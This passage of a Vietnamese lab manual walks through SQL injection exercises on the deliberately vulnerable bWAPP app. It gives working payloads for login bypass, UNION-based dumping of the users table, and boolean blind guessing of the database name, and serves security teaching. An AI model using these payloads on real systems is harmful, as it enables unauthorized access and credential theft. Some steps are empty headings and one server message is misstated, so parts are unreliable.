### **Nhiệm vụ 3. Thực hành khai thác CSRF (Transfer Amount) mức độ dễ**

Thực hành tương tự như bài 1.


## **8.3. Khai thác SQL injection**

### **Nhiệm vụ 1. SQL Injection (Login Form/Hero)**

Bước 1: Chọn bài tập khai thác

Tại “Choose your bug” ta tiến hành chọn SQL Injection (Login Form/Hero) với mức độ bảo mật thấp (low)





Hình 8.1 Chọn bài tập tấn công SQL Injection (Login Form/Hero)

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này




Hình 8.2 Giao diện bài tập tấn công SQL Injection (Login Form/Hero)

Bài tập trên yêu cầu đăng nhập tài khoản, vì vậy ta sẽ tiến hành xác định lỗ hổng trong việc kiểm tra thông tin người dùng và vượt qua kiểm tra đăng nhập để có thể đăng nhập trái phép.

Bước 2: Xác định lỗ hổng trong việc kiểm tra thông tin đầu vào

Nhập chuỗi sau vào cả 2 trường nhập liệu Login/ Password:  
`admin' OR '1'='1`.



Hình 8.3 Chèn câu lệnh truy vấn vào form đăng nhập

Câu truy vấn này hợp lệ và đoạn mã tiếp theo xử lý giúp ta đăng nhập hợp lệ với tên Neo.

Hình 8.4 Vượt qua kiểm tra đăng nhập thành công

## Nhiệm vụ 2. SQL Injection (GET/Search)

Bước 1: Chọn bài tập tấn công

Tại “Choose your bug” ta tiến hành chọn SQL Injection (GET/Search) với mức độ bảo mật thấp (low)

Hình 8.5 Chọn bài tập tấn công SQL Injection (GET/Search)

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này

Title	Release	Character	Genre	IMDb

Hình 8.6 Giao diện bài tập tấn công SQL Injection (GET/Search)

Bài tập trên cho phép nhập vào tên phim để xem thông tin tương ứng của chúng, vì vậy ta sẽ tiến hành thăm dò lỗi rồi khai thác lỗ hổng SQL Injection để lấy được thông tin người dùng trong CSDL.

Bước 2: Xác định các điểm nhận nhập vào từ người dùng

Tại đây có một ô nhập vào tên phim, ta tiến hành nhập tên hay một chữ cái bất kỳ để thăm dò; VD: Tay Du Ky, aaa, ... => chọn “Search”.

Sau khi chọn Search ta thấy url có dạng:


`http://localhost/bWAPP/sqli_1.php?title=Tay+Du+Ky&action=search`

Vậy ta xác định thông điệp request là GET bởi chuỗi truy vấn (query string) được hiển thị ngay trên trình duyệt. Tham số trong trường hợp này là “title”, giá trị là “Tay+Du+Ky”.

Sau khi thêm dấu nháy đơn ‘ vào cuối giá trị của “title” => Gửi:

`http://localhost/bWAPP/sqli_1.php?title=Tay+Du+Ky'&action=search`

Server trả về dòng thông báo tương tự tức là ứng dụng này bị lỗi SQL Injection và ta có thể tiến hành khai thác dữ liệu thông qua toán tử UNION.



Hình 8.7 Lỗi trả về trong tấn công SQL Injection (GET/Search)

Bước 3: Tìm số cột và kiểu dữ liệu của cột bằng cách dùng mệnh đề ORDER BY


`localhost/bWAPP/sqli_1.php?title=tay+du+ky'order by 1-- -&action=search`



Chú ý ta dùng -- - sau cùng đường link là để loại bỏ những phần sau câu truy vấn

Cuối cùng ta thu được lỗi trả về như sau:

`localhost/bWAPP/sqli_1.php?title=tay+du+ky'order by 8-- -&action=search`



Suy ra bảng có 7 cột từ 1 đến 7.

Bước 4: Tìm cột có khả năng chứa thông tin khai thác được (xem mục 3.2.3), ta thu được kết quả:

`localhost/bWAPP/sqli_1.php?title=tay+du+ky'union select 1,2,3,4,5,6,7-- -&action=search`

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Như vậy cột số 2, 3, 4, 5 có thể sử dụng để mang thông tin khai thác được và sau khi thay giá trị 2 bằng `version()`, giá trị 3 bằng `database()`, giá trị 4 bằng `user()` ta lần lượt tìm ra phiên bản SQL, tên CSDL, tên user hiện tại ứng dụng đang sử dụng là:

Title	Release	Character	Genre	IMDb
10.1.21-MariaDB	bWAPP	5	root@localhost	Link

Bước 5: Xác định tên của các bảng: thay thế giá trị 5 bằng câu lệnh `group_concat(table_name)` và cuối câu truy vấn thêm `from information_schema.tables where table_schema=database()--`, với mục đích lấy ra được tên của tất cả các bảng có trong cơ sở dữ liệu, ta thu được tên các bảng như sau: `blog, heroes, movies, users, visitors`

Title	Release	Character	Genre	IMDb
10.1.21-MariaDB	bWAPP	blog,heroes,movies,users,visitors	root@localhost	Link


Bước 6: Xác định tên các cột trong bảng: Sau khi lấy được tên các bảng là: `blog, heroes, movies, users, visitors`, ta nhận thấy bảng `users` là quan trọng nhất, vì có chứa thông tin cá nhân của người dùng nên ta sẽ thực hiện lấy ra tên các cột của bảng `users`.

Thay vào `group_concat(column_name)` và cuối câu truy vấn thêm `from information_schema.columns where table_name='users'--`, ta thu được kết quả:

Title	Release	Character	Genre	IMDb
10.1.21-MariaDB	bWAPP	id,login,password,email,secret,activation_code,activated,reset_code,admin,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS	root@localhost	Link

Tại bảng `users` ta lấy được các cột “`id, login, password, email, secret, activation_code, activated, reset_code, admin, USER, CURRENT_CONNECTIONS, TOTAL_CONNECTIONS`”

Bước 7: Thu thập dữ liệu quan trọng, ta có được các cột quan trọng trong bảng users như: id, login, password, email và thay vào `group_concat(login,0x3a,password,0x3a,email)` và cuối xâu truy vấn sửa thành `from users--` và thu được kết quả:




Hình 8.8 Kết quả thu được trong tấn công SQL Injection (GET/Search)

### Nhiệm vụ 3. SQL Injection (POST/Search)

Bước 1: Chọn bài tập tấn công

Tại “Choose your bug” ta tiến hành chọn SQL Injection (POST/Search) với mức độ bảo mật thấp (low)



Hình 8.9 Chọn bài tập tấn công SQL Injection (POST/Search)

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này




Hình 8.10 Giao diện bài tập tấn công SQL Injection (POST/Search)

Bài tập trên cho phép nhập vào tên phim để xem thông tin tương ứng của chúng, vì vậy ta sẽ tiến hành thăm dò lỗi rồi khai thác lỗ hổng SQL Injection để lấy được thông tin người dùng trong CSDL.

### Bước 2: Xác định các điểm nhận nhập vào từ người dùng

Tại đây có một ô nhập vào tên phim, ta tiến hành nhập tên hay một chữ cái bất kỳ để thăm dò; VD: Tay Du Ky, aaa, ... => chọn “Search”.

Ta xác định request là POST bởi chuỗi truy vấn (query string) được ẩn trên trình duyệt.




Hình 8.11 Request POST trong tấn công SQL Injection (POST/Search)

Bước 3: Sử dụng công cụ Burp Suite, Proxy Switcher, HackBar để hỗ trợ trong khai thác.

- Proxy Switcher: chọn Manual, tại Profile chọn một Profile thích hợp, tại Http Proxy nhập vào địa chỉ IP cần , Port 8080.
- Burp Suite:
  - + Mở Burp Suite => I Accept => Next => Start Burp




+ Tại giao diện Start Burp trên thanh công cụ chọn Proxy => Options xuất hiện bảng chọn như sau:



Hình 8.12 Bảng Proxy/Option trong công cụ Burp Suite

Tiếp tục, tại khung chọn “Proxy Listeners” chọn “Add” và xuất hiện bảng “Add a new proxy listener”




Hình 8.13 Bảng “Add a new proxy listener” trong Burp Suite



Tại “Bind to port” điền cổng 8080, “Bind to address” nhập địa chỉ IP cần lắng nghe => OK


Như vậy, với mỗi lần request của người dùng đều đã được Burp Suite lắng nghe và kiểm soát.

Chọn Intercept => Action => Send to Repeater để gửi tới Repeater đọc request Intercept => Forward để cho phép gói tin đi qua.



Hình 8.14 Bảng Proxy/Intercept trong Burp Suite


Chọn Repeater để xem toàn bộ thông điệp request được ghi lại:



Hình 8.15 Bảng Repeater trong Burp Suite

Trong chuỗi truy vấn “title=Irron+man&action=search” tham số “title”, giá trị là “Inron+man”.

- Hackbar: tại đây tích chọn “Enable Post data” sẽ hiển thị bảng “Post data” giúp người dùng thuận tiện cho việc tiêm mã (inject), tại Repeater sao chép chuỗi truy vấn “title=Inron+man&action=search” dán lại vào “Post data” tại HackBar như hình sau:



Hình 8.16 Dán chuỗi truy vấn vào Post data trong Hackbar

Bước 4: Xác định điểm nhận nhập vào từ người dùng

Bước 5: Tìm số cột và kiểu dữ liệu của cột bằng cách dùng mệnh đề ORDER

BY

Bước 6: Tìm cột có khả năng chứa thông tin khai thác được


Bước 7: Xác định tên các cột trong bảng

Bước 8: Thu thập dữ liệu quan trọng

#### Nhiệm vụ 4. SQL Injection – Blind – Boolean Based


Bước 1: Chọn bài tập tấn công

Tại “Choose your bug” ta tiến hành chọn SQL Injection – Blind – Boolean Based với mức độ bảo mật thấp (low)



Hình 8.17 Chọn tấn công SQL Injection – Blind – Boolean Based

Sau đó, chọn “Hack” ta sẽ được chuyển tới giao diện của dạng tấn công này



### Hình 8.18 Giao diện tấn công SQL Injection – Blind – Boolean Based

Bài tập trên nhập vào tên phim và kiểm tra xem phim này có tồn tại trong CSDL hay không bằng cách lắng nghe thông báo, vì vậy ta sẽ tiến hành thăm dò lỗi rồi khai thác lỗ hổng SQL Injection để lấy được thông tin người dùng trong CSDL.

Bước 2: Xác định các điểm nhận nhập vào từ người dùng

Tuy nhiên ta không thể khai thác được gì từ lỗi server trả về, vì vậy ta sử dụng dạng tấn công Blind SQL Injection.


Bước 3: Xác định mô hình tấn công Blind SQL Injection

Nhập vào lần đầu với chuỗi: TAYDUKY' OR 1=1# => Server trả về “The movie exists in our database”=> True

Nhập vào lần đầu với chuỗi: TAYDUKY' OR 1=2# => Server trả về “The movie does not exists in our database”=> False



Hình 8.19 Kết quả TRUE trong SQL Injection – Blind – Boolean Based



Hình 8.20 Kết quả FALSE trong SQL Injection- Blind – Boolean Based

Dựa vào điều này ta xác định có thể khai thác tấn công Blind SQL Injection dựa trên dựa trên nội dung phản hồi.

Ta có một khung nhập tên phim, nếu nhập sai, thông báo trả về “The movie does not exists in our database”, ngược lại đúng sẽ là “The movie does not exists in our database”. Khía cạnh “blind” của trường hợp này là ở chỗ, ta chỉ có thể thấy được duy nhất hai trạng thái trả về, và không thể có một nội dung, thông tin nào khác lộ ra trong thông điệp phản hồi.

Bước 4: Xác định độ dài tên CSDL

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự

Nhập vào chuỗi: TAYDUKY' or length (database())=1# => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: TAYDUKY' or length (database())=2# => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: TAYDUKY' or length (database())=3# => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `TAYDUKY' or length (database())=4#` => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `TAYDUKY' or length (database())=5#` => Server trả về “The movie exists in our database”=> True

=> Vậy ta kết luận tên cơ sở dữ liệu có 5 ký tự.

Bước 5: Xác định tên của CSDL (database\_name)

Ta thực hiện xây dựng các mệnh đề suy luận để tìm từng ký tự. Miền giá trị cần dò là a-z, A-Z, 0-9.

Nhập vào chuỗi: `TAYDUKY' or substring(database(),1,1)='a'#` => Server trả về “The movie does not exists in our database”=> False

Nhập vào chuỗi: `TAYDUKY' or substring(database(),1,1)='b'#` => Server trả về “The movie exists in our database”=> True

=> Vậy xác định chữ cái đầu tiên là “b”

Sau đó tăng vị trí 1 lên 2 để lấy suy luận ký tự thứ hai:

Nhập vào chuỗi: `TAYDUKY' or substring(database(),2,1)='a'#` => Server trả về “The movie does not exists in our database”=> False

